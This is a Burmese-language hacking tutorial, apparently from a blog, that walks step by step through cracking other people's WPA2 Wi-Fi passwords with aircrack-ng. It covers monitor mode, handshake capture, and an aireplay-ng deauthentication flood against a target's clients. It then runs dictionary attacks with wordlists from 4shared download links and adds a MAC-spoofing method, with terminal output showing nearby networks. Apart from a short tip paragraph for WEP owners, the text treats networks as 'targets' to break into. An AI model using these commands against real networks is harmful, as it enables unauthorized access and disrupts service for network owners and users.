A3:B5:C11:34:U7:F8:9Q:33 အစရှိသဖြင့်ပြုပါလိမ့်မယ်ဒါဆို ပက်ဆက်က A3B5C1134U7F89Q33 ပါ

WEP Cracking ပြီးပါပြီ။

WEP ပိုင်ရှင်များလုံခြုံစေရန်

Wifi လိုင်းပိုင်ရှင်များအနေဖြင့် မိမိလိုင်းက WEP ဖြစ်နေရင် WPA2 သို့ပြောင်းလဲသုံးသင့်ပါတယ်။

WEP ဟာဖောက်ဖို့ ရာလွယ်ကူနေပါပြီ။ပြီးတော့ မိမိလိုင်းကို BSSID ဖျောက်ထားခြင်းဖြင့်လဲကာကွယ်နိုင်ပါလိမ့်မယ်။မိမိအင်တာနက်လိုင်းလေးလွန်းလာပြီဆို Restart ချပါ။မိမိ Network အတွင်းမှာ ချိတ်ဆက်နေတဲ့ကွန်ပျူတာများပုံမှန်ဟုတ်မဟုတ်လေ့လာပါ။နက်ဝက်မှာလာရောက် Crack လုပ်တဲ့ Computer များရဲ့ Mac address ကို Filter လုပ်ပစ်ပါ။ဒါမှမရရင် ပေးသုံးလိုက်ပါ။သနားပါတယ်ဗျာ။

WPA2 Cracking (အနည်းငယ်ခက်သောလိုင်းအားခရက်လုပ်ခြင်း)

နည်းလမ်း(၁)

WEP ရဲ့သဘောတရားအတိုင်းဆင်တူပါတယ်။ဒါပေမယ့် WPA ကလုံခြုံရေးတင်းကျပ်တယ်။ဆရာဆရာဟက်ကာကြီးတွေတောင်မှချွေးပြန်လောက်တယ်။WPA2 ကို ဟက်ဖို့ က Packet Sniffing လုပ်မလား?Dictionary attack နဲ့လုပ်မလားဆိုတာပဲ Beginner တွေအတွက်ကတော့ Dictionary attack ကအသင့်တော်ဆုံးပါ။Packet Sniffing ကိုကျနော်နောက်တော့ရေးပါမယ်။Dictionary attack ကတော့ရိုးရှင်းတဲ့နည်းတစ်ခုပါ။မိမိဖောက်မယ့်လိုင်းရဲ့ password ကို မိမိမှာရှိတဲ့ Wordlist နဲ့တိုက်ဆိုင်ယူပြီး Crack ယူတာပါ။WPA2 ကိုအဲဒီနည်းနဲ့ဖောက်နိုင်ပါတယ်။ဒါပေမယ့် special character တွေပါတဲ့ Strong ဖြစ်တဲ့ Password တွေကိုတွေ့ရတဲ့အခါအချိန်ပေးရပါတယ်။မိမိမှာ wordlist တွေများများရှိရင်တော့ ခရက်တဲ့အခါအဆင်ပြေပါတယ်။WPA2 ကို Dictionary att နဲ့တိုက်ဖို့စိတ်ရှည်ရပါမယ်။ရပ်ပစ်လို့မရဖူးဆက်တိုက်တိုက်ခိုက်နေရမယ်။ကံကောင်းမှရတတ်သလို ခဏလေးရသွားတာမျိုးရှိပါတယ်။မိမိ Target ကပက်ဆက်ရိုးရှင်းလေးတွေထားရင်တော့ ကံကောင်းတာပေါ့ ခဏလေးနဲ့ ဖောက်နိုင်ပါမယ်။wordlist တွေကိုအင်တာနက်ပေါ်မှာဒေါင်းလုပ်

ဆွဲယူနိုင်ပါတယ် နာမည်ကြီး wordlist တွေကတော့ 1.1million wordlist.txt နဲ့ dark0de.lst တို့ပါ။

Googleမှာလဲ WPA2 Crack wordlists လိုရှာပြီးဒေါင်းလုပ်ဆွဲနိုင်ပါသေးတယ်။

4shareမှာလဲရှာဆွဲနိုင်ပါတယ်။အခုတော့ 1.1 million wordlist နဲ့ dark0de.lst ကိုအသုံးပြုပြပါမယ်။

(1)1.1million wordlist.txt download

http://www.4shared.com/office/tvijWEkA/11million_word_list.html


(2)dark0de.lst download

<http://www.4shared.com/file/AF3e-0Em/dark0de.html>

ပထမဦးဆုံး Back Track 5 ကိုပြန်ဖွင့်ပါ။ဒေါင်းလုပ်ဆွဲလိုရရှိလာတဲ့ 1.1 million list နဲ့ dark0de ဖိုင် ၂ ဖိုင်


ကို Backtrack 5 ထဲသို့ မောက်စ်ဖြင့်ဆွဲယူလိုက်ပါ(move)လုပ်လိုက်တာဖြစ်ပါတယ်။ပုံမှာပြထားပါတယ်။

Windows desktop ကနေဆွဲယူလိုက်တာပါ။



Command box (terminal) ကိုဖွင့်ပါ။ airmon-ng ရိုက်ပါ Enter ခေါက်ပါ။ပုံမှာပြထားပါတယ်။မိမိ

Adapter Name ကိုပြရင်ဆက်သွားလို့ရပါပြီ။




နောက် Command က airmon-ng start wlan0 ဝါ Enter ခေါက်ပါ။

နောက် Command က airodump-ng mon0 ဝါ Enter ခေါက်လိုက်ရင် မိမိအနီးကပိုင်ပိုင်လှိုင်းများကို ဖော်ပြနေပါမည်။ မိမိဟက်ချင်တဲ့လှိုင်းတစ်ခု (WPA2-PSK) လှိုင်းတစ်ခုခုကိုရွေးချယ်လိုက်ပါ။

ကျနော်ထဲမှာတော့တလှိုင်းပဲရှိတယ် Backt ဆိုတဲ့လှိုင်းပါ။ WPA2-CCMP-PSK ပါ။

ပုံမှာပြထားပါတယ်။



ကျနော်ဖောက်မယ့် Backt လှိုင်းရဲ့ BSSID က F8:DB:7F:46:1D:A1 ဖြစ်ပါတယ်။ Channel (CH)က 1 ပါ။

မိမိ Target ရဲ့Data ကိုသေချာကော်ပီလုပ်ထားပါ။ပြီးရင်နောက် Command ရိုက်ပါပြီ။


airodump-ng -w WPAcap -c 1 mon0 ဝါ WPAcap နေရာမှာ မိမိနှစ်သက်ရာပိုင်နိမ်းကိုထည့်ပါ။

-c နောက်က 1 ဆိုတာ Channel no.ပါ။ပုံမှာပြထားပါတယ်။




ပြီးရင်နောက် Command ရိုက်ပါမယ်။Terminal အသစ်တစ်ခုဖွင့်ပါ။

aireplay-ng -0 0 -a {BSSID နံပါတ်ထည့်} -c {Client Mac}ထည့် mon0 ပြီးရင် Enter ခေါက်။



ဒီနေရာမှာမှတ်ထားဖို့က {router mac}နေရာမှာ မိမိ Target ရဲ့ BSSID နံပါတ်ပါ။{Client Mac}ဆိုတာက မိမိ Target ရဲ့ STATION အောက်က နံပါတ်ဖြစ်ပါတယ်။ဒီလောက်ဆိုရှင်းပြီထင်ပါတယ်။မရှင်းသေးရင် ပုံတွေကိုကြည့်ပြီးမိမိ Target ရဲ့ Data တွေအစားထိုးသွားပါ။သိပ်မခက်ပါဖူးခင်ဗျာ။ဒီ Aireplay Command ရိုက်အပြီးမှာ Data တွေ Send လုပ်နေတာကိုတွေ့ရမှာပါ။ဒေတာပို့ တာများလာတာနဲ့အမျှ Target ဆီကို စုပုံရောက်ရှိသွားပြီး မိနစ်အနည်းငယ်အတွင်းလိုင်းကျသွားစေမှာပါ။ပုံမှာ Sending လုပ်နေပုံပါ။




ပြီးရင်နောက်ဆုံး Command ရိုက်ပါတော့မယ်။

aircrack-ng -w /root/desktop/1.1million wordlist.txt WPACap-01.cap ပါ။ကျနော်တို့ က Desktop ပေါ်မှာ 1.1 million wordlist.txt ကိုတင်ခဲ့လို့ ဖိုင်တည်နေရာပြောင်းသွားတာပါ။

ပုံမှာပြထားပါတယ်။ပုံမှာကတော့ wordlist file ကို /pentest အောက်မှာထားလို့ Pentest အောက် လှမ်းခေါ်ရတဲ့သဘောပါ။ WPACap-01.cap နေရာမှာ မိမိအရင်က ထားခဲ့တဲ့ File nameကိုထည့်ပါ။

မသိရင် Terminal မှာ ls လိုရိုက်ပြီးကြည့်နိုင်ပါတယ်။ဥပမာ မိမိမှတ်ခဲ့တဲ့ဖိုင်နိမ်းက 3thic0kiddi3 ဆိုပါစို့ 3thic0kiddi3-01.cap လို့ပြန်လည်ခေါ်ယူရမှာဖြစ်ပါတယ်။



ဒီ Aircrack ရိုက်အပြီးမှာ မိမိ Wordlist နဲ့တိုက်ဆိုင်စစ်ဆေးပြီးဖြစ်နိုင်ခြေ Password တွေနဲ့ မိမိ Target ကိုဖောက်နေမှာဖြစ်ပါတယ်။Wordlist ကုန်သွားတယ်ပက်ဆက်မရသေးဖူးဆိုရင် dark0de.lst နဲ့ထပ်ရှာပါ။ဒါမှမရသေးရင်အခြား Wordlist တွေနဲ့ဆက်ရှာပါ။ဖွဲ့ရှိဖို့ တော့လိုပါမည်။ ဝိုင်ဖိုင်ပိုင်ရှင်တော်တော်များများကမိမိတို့ကိုယ်တိုင်မမှတ်မိမှာစိုးလို့ ပက်ဆက်တွေကိုလွယ်လွယ်ပေးထား တတ်ကြတယ်။ဒါမျိုးဆိုရင်တော့အမြန်ရမှာပါ။လိုတာရဖို့ဆိုရင်တော့လွယ်လွယ်နဲ့လက်မလျော့ဖို့ပါပဲ။ ကြိုးစားမှအောင်မြင်မှာပါ။ WPA2 Hacking ပြီးပါပြီ။

WPA2 Cracking နည်းလမ်း(၂)

WPA2 လိုင်းကို Crack လုပ်နိုင်တဲ့နောက်နည်းလမ်းတစ်ခုပါ Mac Changer Method လို့ခေါ်ပါတယ်။

Mac ကို Change လုပ်ပြီး Client ဘက်ကနေဖောက်တဲ့နည်းလမ်းတစ်ခုပါ။

နည်းလမ်း ၁နဲ့တူတူပါပဲ၊အနည်းငယ်ကွာတာပါ။တမျိုးမရတမျိုးစမ်းကြည့်ပေးရအောင်။

ပထမဆုံး Command က `airmon-ng start wlan0` ဖြစ်ပါတယ်။

ပြီးနောက် `ifconfig mon0 down` လို့ရိုက်ပါ Enter ခေါက်

MAC ကိုကျနော်တို့ ချိန်းပါမယ်။ `macchanger -m 00:11:22:33:44:55 mon0` လို့ရိုက်ပါ။

Fake Mac တစ်ခုဖန်တီးလိုက်တာဖြစ်ပါတယ်။ကျနော်တို့ရဲ့ လက်ရှိ Mac ကတစ်ခုခုဆိုပါစို့

ကျနော်တို့ ကအခု `00:11:22:33:44:55` လို့ပြောင်းလဲပစ်လိုက်တယ်။

ပြီးတော့ `ifconfig mon0 up` လို့ ရိုက်ပါ။ပုံမှာကြည့်ပါဦး။

```
root@root:~# airmon-ng start wlan0
Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

PID      Name
2190     dhclient3
2191     dhclient3
Process with PID 2191 (dhclient3) is running on interface wlan0

Interface      Chipset          Driver
wlan0          Intel 4965AGN,  iwlagnd - [phy0]
                (monitor mode enabled on mon0)

root@root:~# ifconfig mon0 down
root@root:~# macchanger -m 00:11:22:33:44:55
GNU MAC Changer
Usage: macchanger [options] device

Try 'macchanger --help' for more options.
root@root:~# macchanger -m 00:11:22:33:44:55 mon0
Current MAC: 00:21:5c:16:c3:45 (unknown)
Faked MAC:  00:11:22:33:44:55 (Cimsys Inc)
root@root:~# ifconfig mon0 up
root@root:~#
```

နောက်တစ်ကြောင်းကတော့ airodump-ng mon0 ပါ။ ရှိသမျှလှိုင်းတွေပြပေးနေပါပြီ။

ကျနော်စက်မှာတော့ WPA2 လှိုင်းတွေချည်းပြနေတယ်။ ကျနော်က Victima ဆိုတဲ့လှိုင်းကို Targetထား

လိုက်ပါပြီ။

```
root@root:~# airodump-ng -c 6 --bssid 1C:7E:E5:32:1D:54 -w crack mon0

CH_11 ][ Elapsed: 48 s ][ 2011-12-09 05:15 ][ WPA handshake: 00:24:B2:03:3E:8E

BSSID          PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
1C:7E:E5:32:1D:54 -55 78 0 0 6 54e WPA CCMP PSK Victima
00:24:D2:42:27:B1 -60 93 0 0 1 54 WPA CCMP PSK Andinatel
00:22:6B:84:97:19 -66 146 0 0 11 54e OPN linksys
00:24:B2:03:3E:8E -74 96 128 0 1 54e WPA2 CCMP PSK GERENLIDER
90:00:4E:17:EB:5D -77 38 0 0 11 54e WPA TKIP PSK Broadcom SES 31512
EC:55:F9:9E:E4:DE -82 47 1 0 11 54e WPA2 CCMP PSK Claro Lünepor
00:14:D1:5B:12:75 -85 5 1 0 6 54e WEP WEP AUTOMAS
00:22:75:C3:B7:30 -86 22 19 1 6 54e WPA2 CCMP PSK Lossapc2
00:24:01:1B:60:E1 -86 7 0 0 6 54 WPA2 TKIP PSK JADRAN

BSSID          STATION          PWR Rate Lost Packets Probes
(not associated) 00:23:B4:E7:FA:88 -33 0 - 1 0 9
00:24:B2:03:3E:8E 04:54:53:38:22:A8 -52 0 -11 19 9 GERENLIDER
00:24:B2:03:3E:8E 5C:AC:4C:98:C6:5D -68 1e -1e 0 143 GERENLIDER
00:14:D1:5B:12:75 00:1E:64:49:EF:9A -80 0 -1e 7 4 AUTOMAS
00:14:D1:5B:12:75 CC:55:AD:92:B2:C6 -86 0 -1e 0 1
00:22:75:C3:B7:30 AC:01:12:48:FF:19 -75 0 -1e 0 29

root@root:~#
```

မိမိ Target ရဲ့ဒေတာကိုမှတ်ထားပါ။ရိုက်ရမယ့် Command က

```
airodump-ng -c 6 --bssid 1C:7E:E5:32:1D:54 -w crack mon0
```

(မှတ်ချက်- Channel No.နဲ့ BSSID No.ကိုတော့မိမိ Target အတိုင်းပြောင်းထည့်ပါရန်)

အဲဒီကွန်မန်းရိုက်အပြီးမှာ မိမိ Target ရဲ့သီးသန့် Data ကိုပဲပြမှာပါ။

```
root@root:~# airodump-ng -c 6 --bssid 1C:7E:E5:32:1D:54 -w crack mon0

CH_6 ][ Elapsed: 4 s ][ 2011-12-09 05:19 ]

